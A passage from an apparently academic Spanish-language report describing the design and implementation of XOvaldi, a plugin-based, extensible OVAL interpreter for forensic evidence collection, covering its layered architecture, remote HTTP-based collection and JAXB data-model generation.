En la siguiente sección se presenta un primer enfoque de solución a los requerimientos citados. Este enfoque generará más tarde una serie de sucesivos agregados que permitirán mejorar los mecanismos utilizados para lograr los objetivos propuestos.

4.6.2. **Enfoque inicial**

Uno de los mayores problemas al que nos enfrentamos inicialmente fue con la estructura interna del intérprete de referencia Ovaldi y la intención de generar un intérprete extensible que fuese capaz de incorporar fácilmente nuevos tests y objetos Oval, de forma que éste soportase nuevos procedimientos forenses con más tipos de evidencia especificada en ellos.

Como propuesta de solución a este problema se diseñó XOvaldi utilizando una arquitectura basada en **plugins**. A continuación se presenta el modelo de la arquitectura diseñada.



Figura 4.2: Arquitectura XOvaldi basada en Plugins

El sistema de plugins provee numerosas ventajas en este contexto. Algunas de ellas se listan a continuación.

- Permite extender la funcionalidad del intérprete sin tener que reescribir el sistema principal.
- Cualquiera puede agregar plugins y obtener versiones mejoradas y más potentes del intérprete.
- Debido a que los plugins son independientes del sistema principal, es posible incorporar comandos de consola poderosos como los utilizados en los procedimientos de recolección manuales, así como la utilización de lenguajes de scripting como Python o Ruby que permitan prototipar rápidamente la creación de nuevos plugins.

- Permite la combinación de plugins existentes para crear nuevos plugins.
- La especificación de plugins está estructurada por el repositorio de schemas.

Si bien en secciones posteriores se explica cual es el lenguaje de desarrollo principal y los fundamentos de su elección, se expone aquí que Java fue seleccionado como el lenguaje del core de la herramienta debido a su propiedad de independencia de la plataforma, su extenso soporte en términos de librerías y extensiones del lenguaje, y algunas características adicionales que se presentan más adelante.

5. Diseño de XOvaldi

Probablemente, la posibilidad de incorporar plugins en forma dinámica en el intérprete fue al inicio uno de los aspectos más interesantes. Por este motivo, parte de la investigación inicial estuvo enfocada en esta característica.

La idea de utilizar plugins se origina en base a dos aspectos. Estos aspectos guiaron en cierta manera a la arquitectura final de XOvaldi. A continuación se describen los objetivos originales buscados a través del mecanismo de plugins.

- Independencia del Core. La utilización de plugins elimina la necesidad de trabajar en el intérprete como un todo. El desarrollador simplemente se enfoca en cómo resolver la recolección de evidencia, lo impacta en el plugin y conecta a éste con el intérprete.

- Múltiples lenguajes. La posibilidad de insertar plugins a demanda y el hecho de que el desarrollador solo tenga que preocuparse en cómo escribir el plugin, motivó la idea de tener la posibilidad de utilizar diversos lenguajes para implementar el plugin. Lenguajes poderosos como Python y Ruby permiten prototipar rápidamente módulos funcionalmente complejos y además, un administrador de sistemas por ejemplo puede sentirse más cómodo programando en Python o Bash que en Java.

La utilización de plugins motiva una evolución sostenida del intérprete en base a la especificación OVAL y sus extensiones; y además promueve la existencia de una comunidad de programadores que pueda extender en forma conjunta el lenguaje y a su vez, el intérprete.

A partir de estos objetivos, el desarrollo de XOvaldi se realiza en forma iterativa e incremental, prototipando el diseño de la herramienta generado en cada iteración, de manera de evaluar la viabilidad de lo expuesto y detectar potenciales problemas que comprometan los objetivos buscados y que por tanto, darán lugar a una nueva iteración.

Varios de los aspectos ideados originalmente se implementaron con éxito en la primer versión del intérprete. No obstante, se detectaron detalles intrínsecos de programación y también características del diseño, que dejaron en claro potenciales problemas que fueron corregidos en iteraciones subsiguientes de forma de lograr los objetivos planteados.

En esta sección se presenta el diseño general de la herramienta, describiendo las decisiones tomadas en el contexto de los diversos problemas encontrados, así como la arquitectura y modelo finales.

5.1. Funcionamiento en alto nivel

5.1.1. Diagrama de secuencia

Debido a los objetivos buscados, los primeros pasos en el desarrollo de la herramienta involucraron la búsqueda de un mecanismo que permitiese integrar al intérprete, plugins escritos en diferentes lenguajes. El diagrama que se presenta a continuación expone el funcionamiento en alto nivel de XOvaldi.



Figura 5.1: Funcionamiento en alto nivel de XOvaldi

En el punto de partida, XOvaldi recibe las definiciones XOval que se deben interpretar y realiza un preprocesamiento general de las indicaciones dadas al programa. Debido a que las definiciones XOval se encuentran típicamente en un archivo XML, se utiliza un parser XOval para su procesamiento. El parser genera una estructura abstracta que representa el árbol de definiciones XOval.

La estructura generada es pasada al analizador XOval, encargado de recorrer la estructura y resolver cada una de las definiciones allí especificadas. Debido a que las definiciones XOval hacen referencia a tests que deben ser ejecutados en el sistema, el analizador genera directivas que son consumidas por el módulo de recolección de evidencia. Este último tiene como responsabilidad la búsqueda, carga y ejecución del plugin correspondiente según el tipo de test a ejecutar.

Una vez que se halla el plugin, éste se carga y se ejecuta la operación correspondiente.

Los resultados generados por el plugin son devueltos al módulo de recolección de evidencia que a su vez los devuelve al analizador XOval. El analizador verifica y almacena los resultados obtenidos en una estructura que contiene los resultados parciales XOval. Cuando todas las definiciones especificadas son resueltas, el analizador devuelve los resultados XOval finales al módulo principal el cual los reportará a la entidad que lo invocó.

5.2. Elementos dinámicos en XOval

Debido a que en este trabajo se busca desarrollar una herramienta extensible, es necesario identificar todos los aspectos que puedan evolucionar con el tiempo y que de alguna manera impacten en la herramienta.

Desacoplar los elementos dinámicos de la herramienta, es vital para poder catalogar al intérprete de extensible. Si esto no sucede, cambios en estos elementos requerirán mantenimiento en el intérprete, perdiendo la característica deseada.

Dado que la especificación del lenguaje OVAL se basa en esquemas XML, es necesario que el intérprete cuente con un modelo de datos que represente fielmente los tipos definidos en el lenguaje. Este modelo es denominado modelo de datos XOval. Por otra parte, vale la pena destacar la gran similitud entre los modelos especificados en esquemas XML y los modelos utilizados en lenguajes orientados a objetos como Java, en particular, los *namespaces* del lenguaje XML Schema y los paquetes (*packages*) de Java.

XOvaldi debe ser capaz de consumir e interpretar definiciones XOval. Sin embargo, el objetivo aquí es utilizar OVAL y extensiones del mismo (XOval) para definir procedimientos forenses. Tomando en cuenta la dinámica de los escenarios forenses, se puede inferir que el lenguaje XOval presentará una estructura cambiante y el intérprete debe estar preparado para esto.

A continuación se presentan algunos puntos que exponen la necesidad de proveer un mecanismo que independice al intérprete del modelo de datos.

5.2.1. Nuevos objetos XOval

Teniendo en mente la característica de extensibilidad, la utilización de plugins, incorporables a demanda en la herramienta, presenta una solución práctica para enfrentar la extensión del lenguaje y dar soporte a nuevas definiciones XOval. Si bien esto es cierto, la realidad es que es incompleto. La herramienta, además de utilizar plugins para hacer el trabajo de recolección y evaluación, también maneja representaciones de los objetos del lenguaje que se está manipulando, esto es, el modelo de datos XOval.

Se expone a continuación un ejemplo práctico que permite visualizar el problema con claridad. Supongamos que tenemos la última versión de OVAL. Supongamos además que tenemos un modelo de datos que mapea todos los tipos definidos en esta versión y que éstos entonces, son conocidos por el intérprete. ¿Qué sucede cuando deseamos agregar al intérprete la capacidad de recolectar un objeto no soportado de tipo X?

- Se agrega su definición al XML Schema correspondiente a la plataforma.
- Se extiende el modelo de datos XOval.
- Se escribe el plugin correspondiente a este tipo de objeto.

Agregarlo en el XSD correspondiente es ciertamente inevitable dado que es allí donde se definen los tipos de objetos manejados en OVAL. Escribir el plugin correspondiente también es inevitable porque es la forma que tenemos de agregar en el intérprete la capacidad de evaluar y recolectar objetos de tipo X. ¿Pero qué pasa con el modelo de datos? La consecuencia es que si el modelo es considerado como parte del intérprete, entonces el intérprete debe ser actualizado. Por esta razón, es necesario independizar este componente del core del intérprete.

5.2.2. Parsing de definiciones XOval

El componente de parsing permite mapear las entradas de un archivo XML a un árbol lógico que puede ser recorrido y manipulado en tiempo de ejecución. El problema es que al agregar nuevos tests y objetos, el parser debe tener la capacidad de reconocerlos y cargarlos en el sistema. Por lo tanto, las extensiones también afectan al componente de parsing, obligando a que éste deba ser independiente del core del intérprete.

5.2.3. Resultados XOval

OVAL dedica parte de su lenguaje a la especificación de resultados, particularmente, estructurando como éstos deben ser generados. Luego, sumado a lo expuesto anteriormente, el intérprete debe saber además como estructurar el reporte de resultados. En un primer nivel de abstracción esto no es un problema. El tema aparece cuando el intérprete debe desplegar las propiedades de cada objeto específico que ha sido evaluado. Esto genera una dependencia de quien realiza el reporte OVAL con cada uno de los objetos definidos en el lenguaje. A su vez, cuando se agregan nuevos objetos, se generan nuevas dependencias que deben ser implantadas en el intérprete. Nuevamente, el tratamiento del modelo de datos en relación con los resultados XOVal debe ser independiente del core del intérprete.

5.2.4. Conclusiones

Si consideramos el caso de OVAL, las liberaciones del lenguaje se realizan con una frecuencia definitivamente baja. Esto es evidente debido a que si no fuese así, los intérpretes de quienes utilizan OVAL estarían reescribiéndose todos los días. Pero nosotros queremos utilizar OVAL y en particular, OVAL extendido, para especificar procedimientos forenses. Esto significa que la extensión de OVAL, es decir XOval, seguramente presente una evolución importante conforme se detectan nuevos tipos de evidencia para recolectar. Como consecuencia, cada vez que queremos agregar funcionalidad al intérprete en términos de nuevos objetos, debemos actualizar el modelo de datos, además de agregar la especificación correspondiente en los XSD y escribir el plugin. Las últimos dos aspectos son necesarios y razonables pero la frecuente actualización del modelo puede ser problemático.

Los puntos anteriores exponen los problemas que esto conlleva debido a que todos los elementos dinámicos mencionados anteriormente se relacionan con el modelo de datos XOval utilizado. Por este motivo, es necesario independizar todos aquellos componentes afectados por cambios en el lenguaje de manera que el core del sistema no se vea afectado.

En el diseño propuesto, todos los elementos dinámicos se encapsulan en un problema independiente que consiste en resolver la evolución del lenguaje XOval de forma que minimice el impacto en la herramienta.

El enfoque de solución es proveer un mecanismo que permita generar en forma automática el modelo de datos XOval correspondiente a la especificación del lenguaje. En lo que sigue esto se expresa como un componente más de la arquitectura de XOvaldi. Luego, en secciones posteriores, se explica como se implementa este componente y las herramientas utilizadas para tal fin.

5.3. Arquitectura propuesta

A partir de la secuencia lógica propuesta inicialmente y el comportamiento definido, se buscó estructurar el sistema de manera de mantener un bajo acoplamiento entre los módulos que integran el intérprete, fundamentalmente en base a las responsabilidades de cada uno. Tomando en cuenta además el análisis realizado sobre los elementos dinámicos en la sección anterior, se desarrolló una arquitectura en capas donde cada capa brinda servicios a la capa superior.

A continuación se presenta el diseño de la arquitectura propuesta.



Figura 5.2: Arquitectura de XOvaldi

La capa *Input Preprocessor* es la capa superior de la arquitectura y tiene como función la de preprocesar la entrada del intérprete, orquestar las diferentes indicaciones dadas al programa y lanzar el procesamiento de las definiciones XOval.

Esta capa tienen acceso a la especificación del lenguaje XOval, *XML XOval Schemas*, dado que, debido a sus responsabilidades, necesita conocer la estructuración del lenguaje así como las restricciones impuestas que las definiciones XOval deben respetar. Asimismo, se considera el modelo de datos *XOval Java Model* que otorga soporte a la representación abstracta de las definiciones XOval en el sistema.

El procesamiento de definiciones XOval corresponde al servicio otorgado por la capa ubicada debajo, *XOval Analyzer*, la cual recibe la estructura lógica que representa a las definiciones XOval, las analiza y devuelve los resultados obtenidos. Para la realización de este análisis, el módulo requiere de la ejecución de diversos tests para evaluar sus resultados y así componer el resultado final.

La ejecución de tests, más concretamente, la recolección y evaluación de los objetos recolectados corresponde al servicio otorgado por la capa denominada *Evidence Collection Engine*. Esta capa recibe indicaciones que especifican qué objetos deben ser recolectados del sistema operativo. Es tarea de esta capa resolver, según el tipo de objeto que se desea recolectar o testear, cuál es el plugin apropiado para la tarea.

Para la actividad de recolección, la capa *Evidence Collection Engine* define en base al tipo de test u objeto especificado, el plugin que debe ser utilizado. Para esto, se realiza una búsqueda en el repositorio de plugins tomando como criterio el nombre del test especificado. A partir de esto, se plantean convenciones simples en el nombrado y ubicación del plugin, de forma de estructurar el repositorio de plugins.

Por ejemplo, supongamos que en un momento dado, se le indica a esta capa recolectar todos los procesos activos de un sistema Linux. En una definición XOval, los objetos que modelan a los procesos se denominan "`process_object`". Luego, el plugin que implementa las tareas con este tipo de objetos se denomina *XOvalLinuxProcess*.

Dado la característica multilenguaje del intérprete, la extensión del plugin es quien define cual es el lenguaje del plugin y en consecuencia, cual será el *executor* utilizado para su ejecución. Por ejemplo, si el plugin hallado para los objetos de tipo proceso tiene extensión "*.py*", el executor será "*Python Executor*". Por el contrario, si el plugin hallado es "*XOvalProcess.jar*", el executor asociado será "*Java Executor*", o "*Ruby Executor*" si la extensión es "*.rb*". El mapeo de extensiones a *executors* se indica en la configuración del programa.

Debido a que la recolección de procesos y en general, de la gran mayoría de los objetos, se realiza en forma diferente dependiendo de la plataforma que se esté considerando, el repositorio de plugins está estructurado como una jerarquía de carpetas por plataforma. De esta manera, el camino para la búsqueda de un plugin se forma como: "*dirección al repositorio de plugins + plataforma + nombre de plugin*".

Una vez que se ha detectado cual es el *executor* apropiado, es necesario transformar la información que maneja el core del intérprete a un formato comprensible por el plugin. Asimismo, la resultados devueltos por el plugin luego de ejecutar las operaciones correspondientes según las indicaciones recibidas también deben transformarse para que el intérprete los pueda manipular.

Para esto, se incorpora el concepto de *middleware* para los *executors* de plugins escritos en lenguajes distintos de Java. El motivo de esta incorporación radica en que el modelo de datos XOval manejado por XOvaldi son clases Java mientras que los executors de plugins como Python o Ruby reciben resultados que en principio no se corresponden con este modelo o que deben ser transformados. Por esta razón, se incorpora una capa de *middleware* que se encarga de transformar resultados obtenidos por plugins de un lenguaje específico en el modelo de datos XOval manejado por el intérprete. El objetivo es separar la responsabilidad de ejecutar plugins externos del tratamiento de la información obtenida por ellos. Así como sus capas superiores, la capa de middleware también tiene, debido a sus responsabilidades, acceso al modelo de datos XOval del sistema, de manera de simplificar el pasaje de información entre las capas.

5.4. Extensiones

XOvaldi tiene como propósito ser una herramienta capaz de consumir procedimientos forenses especificados en OVAL y XOval, y recolectar la evidencia digital allí especificada.

Debido a la naturaleza de XOvaldi, el escenario típico de uso de la herramienta será sobre un equipo en el que se ha perpetrado alguna clase de ataque. Como norma, en un ámbito forense la evidencia recolectada es almacenada en lugares externos a la escena del crimen para su posterior análisis. En el caso de XOvaldi, el lugar externo será típicamente otro equipo. Parece interesante entonces, contar con un mecanismo que además de automatizar la recolección de evidencia, sea capaz de almacenarla remotamente en un lugar seguro.

5.4.1. Servidor XOvaldi

Por lo expuesto anteriormente, se incorporó en XOvaldi la posibilidad de enviar los resultados obtenidos a un equipo remoto en lugar de almacenarlos en forma local. El protocolo seleccionado ha sido HTTP debido a que su manejo es relativamente simple, está orientado a transacciones, posee una amplia difusión y otorga una marco ideal para futuras extensiones de XOvaldi.

La idea entonces es diseñar a XOvaldi para que sea capaz de trabajar en modalidad “server” o en modalidad “client”. La modalidad “server” se queda a la escucha por nuevas conexiones mientras que la modalidad “client” responde al uso normal del intérprete, teniendo la capacidad de establecer una conexión con el servidor para el almacenamiento de los resultados. A continuación se presenta un pequeño diagrama que expone la idea básica del mecanismo.



Figura 5.3: Modelo de comunicación para almacenamiento remoto

Una vez que el cliente finaliza la recolección de evidencia, el mismo establece una conexión HTTP con el servidor y realiza un *request* utilizando el método POST. En el cuerpo del mensaje se carga el contenido del archivo XML de resultados.

Debido a la infraestructura planteada, la incorporación de acciones remotas se realiza en forma muy simple. Por lo tanto, se agregó a XOvaldi una característica de interés para un entorno distribuido, y es la capacidad de recolectar evidencia digital volátil en forma remota.

A continuación se presenta el modelo de comunicación utilizado para la recolección remota.



Figura 5.4: Modelo de comunicación para recolección remota

La infraestructura utilizada es la misma que se planteó originalmente. En el cuerpo del mensaje se carga el contenido de las definiciones XOval. El servidor recibe la solicitud, la procesa y envía la respuesta en cuyo cuerpo se cargan los resultados XOval del análisis.

Las consecuencias de esta infraestructura son interesantes, sobretodo porque permite recolectar evidencia de múltiples equipos en un ambiente distribuido. Un equipo que ha sido comprometido por un atacante puede ser utilizado como punto de partida para próximos ataques. Por lo tanto, la inspección de los equipos que conviven en el entorno de la víctima deberían ser analizados también. De esta manera, podría ser posible utilizar la herramienta para realizar recolecciones masivas de evidencia digital volátil, por ejemplo, en una red entera.

6. Implementación del Prototipo

En esta sección se describe el proceso de implementación del intérprete, presentando las decisiones tomadas así como las herramientas y tecnologías utilizadas.

6.1. Aspectos generales

6.1.1. Entorno de desarrollo

Dado que el espíritu de esta sección es describir la implementación de la herramienta siguiendo el diseño propuesto, se listan aquí en forma esquemática, las tecnologías incorporadas al inicio del desarrollo. Si el lector no está familiarizado con alguna de las tecnologías mencionadas, puede referirse al apéndice de este documento donde encontrará una descripción más detallada de las mismas.

- Sistema operativo utilizado en desarrollo: Fedora Core 11 (2.6.30.8).
    - Sistemas utilizados en testing: Fedora Core 11 (2.6.30.8) y Windows XP SP2.
- Lenguaje de desarrollo principal: Java.
    - Lenguajes adicionales: Python, Ruby, Bash, Batch.
- Entorno de desarrollo: Eclipse.
- Herramientas de construcción de proyectos: Apache Ant.
- Frameworks de desarrollo: Spring Framework.
- Configuración de usuario para la herramienta: Java Properties.
- Mecanismos de Logging: Log4J (Log for Java).

6.1.2. Soporte para múltiples plataformas

La posibilidad de ejecutar una aplicación en diferentes plataformas típicamente es accesible mediante la utilización de lenguajes basados en tecnologías de virtualización. Este es el caso del lenguaje Java, principal lenguaje utilizado en el desarrollo de esta herramienta. Sin embargo, el problema de soportar múltiples plataformas también radica en el hecho de que el host donde se ejecuta la herramienta puede no tener un entorno de ejecución de programas Java instalado. Para resolver esto, el enfoque de solución utilizado fue incorporar al ambiente de ejecución de la herramienta, su propio entorno de ejecución Java (JRE). En otras palabras, se realiza una instalación en la unidad extraíble donde se carga el intérprete y mediante scripts

designados a la plataforma específica (Bash en Linux y Batch en Windows), se configura la localización y ciertos parámetros de la JRE correspondiente.

6.1.3. Validación de archivos XML contra XSDs

Como se ha mencionado anteriormente, las definiciones XOval se presentan en archivos XML y por otra parte, la especificación del lenguaje está definida por un conjunto de archivos XSD (XML Schema Document).

Es extremadamente importante verificar que el contenido del documento de entrada respete la estructura y restricciones especificadas en los esquemas XML; en otras palabras, es necesario verificar que las definiciones de entrada pertenecen al lenguaje XOval. Java provee un amplio soporte para el tratamiento de XML con lo cual, esta importante tarea se realizó en forma bastante simple.

6.2. Modelo de datos XOval

En el capítulo de diseño se mencionó la existencia de elementos dinámicos, donde su naturaleza cambiante radica en la fuerte conexión con el lenguaje XOval. Por esta razón, la problemática que origina la evolución del lenguaje se encapsula a nivel de diseño, en un único componente que debe resolver, a modo de resumen, los siguientes problemas.

- Nuevos objetos XOval. La incorporación de nuevos tipos de objetos en el lenguaje afecta directamente al modelo de datos XOval. Esto sucede porque el modelo de datos debe representar fielmente las construcciones del lenguaje XOval de modo que los componentes del intérprete puedan utilizarlas.

- Parsing de definiciones XOval. Debido a la incorporación de nuevos objetos en el lenguaje, es natural que éstos sean referidos en definiciones XOval. Por esto, es necesario que el módulo de parsing tenga la capacidad de reconocer los nuevos objetos y cargarlos en el sistema.

- Tratamiento de resultados XOval. Si bien es tarea de los plugins trabajar con las propiedades específicas de la clase de objeto que representa, el armado de resultados no es una responsabilidad del plugin y queda a cargo del intérprete. El problema aparece entonces cuando el intérprete debe desplegar las propiedades de cada objeto específico que ha sido evaluado. Esto genera una dependencia de quien realiza el reporte OVAL con cada uno de los objetos definidos en el lenguaje, obligando a que el primero conozca las propiedades de cada uno de ellos.

Debido a que el lenguaje está en constante evolución y que además, éste está especificado en esquemas XML, la conclusión es: ¿no sería interesante disponer de un mecanismo para generar código Java a partir de especificaciones escritas en el lenguaje XML Schema?

La respuesta es sí. En base a esto, se realizó una profunda investigación sobre el estado del arte en este tipo de técnicas. El resultado fue JAXB.

6.2.1. Generación de Código con JAXB

JAXB (*Java Architecture for XML Binding*) es una tecnología de Java creada por Sun Microsystems y provee tres elementos muy poderosos.

- Schema binding. Permite generar un conjunto de clases Java que representan a un esquema XML.
- Unmarshalling. Permite crear un árbol de objetos con contenido que representa el contenido y la organización de un documento XML.
- Marshalling. Es lo opuesto de unmarshalling y permite crear un documento XML a partir de un árbol de objetos con contenido.

Estos elementos resuelven definitivamente los problemas expuestos anteriormente y a su vez proveen simpleza en el diseño y codificación de la herramienta. Lo que sigue es un modelo que describe en forma gráfica el funcionamiento de la tecnología.



Figura 6.1: Funcionamiento de JAXB

A continuación se explica el funcionamiento de esta tecnología dentro del contexto de XOvaldi y se describen algunas consecuencias importantes, producto de su incorporación.

i. Schema binding. La generación de clases a partir de los esquemas XML simplifican y automatizan la creación y mantenimiento del modelo de datos XOval utilizado por el intérprete. Esto crea una independencia entre la evolución de OVAL y sus extensiones (XOval) y el desarrollador de plugins, debido a que, ante nuevas extensiones, el desarrollador simplemente debe regenerar el modelo de datos XOval.

   Esto no solo provee escalabilidad al intérprete sino que además reduce enormemente el tiempo de desarrollo. Solo como dato informativo, el core del lenguaje OVAL requiere más de 100 clases Java para su representación. Las clases necesarias para modelar las definiciones soportadas en Unix y Linux son más de 70, y en Windows, alrededor de 160.

   Definitivamente, este enfoque es extremadamente ventajoso. Implementar todas estas clases llevaría varios días y requeriría mantenimiento con cada cambio del lenguaje. Generarlas con JAXB toma aproximadamente 5 segundos.

   Como consecuencia directa de este automatismo, el cubrimiento de los objetos definidos en OVAL y XOval es completo. Esto significa que el modelo de datos no solo soporta las plataformas originalmente pensadas (Linux y Windows) sino que incluye a todas las demás: Solaris, Mac OS, AIX, FreeBSD, IOS, entre otros. En la versión actual del lenguaje OVAL esto se corresponde con unas 600 clases Java aproximadamente.

ii. Unmarshalling. El mecanismo de unmarshalling desplaza la existencia del parser XOval y permite cargar el contenido de definiciones XOval en el modelo de datos de forma extremadamente simple.

   Como consecuencia, las extensiones realizadas al lenguaje OVAL no impactan en el core del intérprete.

iii. Marshalling. El mecanismo de marshalling resuelve la generación de resultados conformes a la especificación de resultados OVAL. Un aspecto muy importante de este mecanismo es que independiza al intérprete de las clases que implementan objetos específicos de la plataforma.

   Si el intérprete debiese por ejemplo, escribir todos los atributos de un proceso Unix, se presentaría una dependencia con la clase que representa un proceso Unix dado que sería necesario conocer cada una de sus propiedades. A su vez, esto sucedería con cada uno de los objetos soportados por el intérprete.

   En lugar de eso, el intérprete solo maneja tipos abstractos como “*TestType*”, “*ObjectType*”, “*StateType*”, “*ItemType*”, etc.. Las clases reales, que son

subclases de las antes mencionadas, como por ejemplo "*ProcessTest*", "*ProcessObject*", "*ProcessState*", "*ProcessItem*"; son manipuladas por el mecanismo de *marshalling* provisto por JAXB. Esto permite al intérprete independizarse de los tipos de datos concretos así como de sus propiedades específicas.

El motivo por el cual JAXB funciona se basa en el uso de *annotations*. Las anotaciones de Java son una forma especial de metadata sintáctica que puede ser agregada en el código fuente Java. Las anotaciones se pueden asociar tanto a las clases como a los métodos, variables, parámetros y paquetes. JAXB utiliza esta metadata para proveer los mecanismos de *unmarshalling* y *marshalling*.

Finalmente, con esta incorporación el desarrollador que desea extender el intérprete, solo debe ocuparse de especificar el nuevo agregado en los esquemas XML, regenerar el modelo, e implementar el plugin correspondiente.

6.3. Mecanismo de plugins

6.3.1. Enfoque

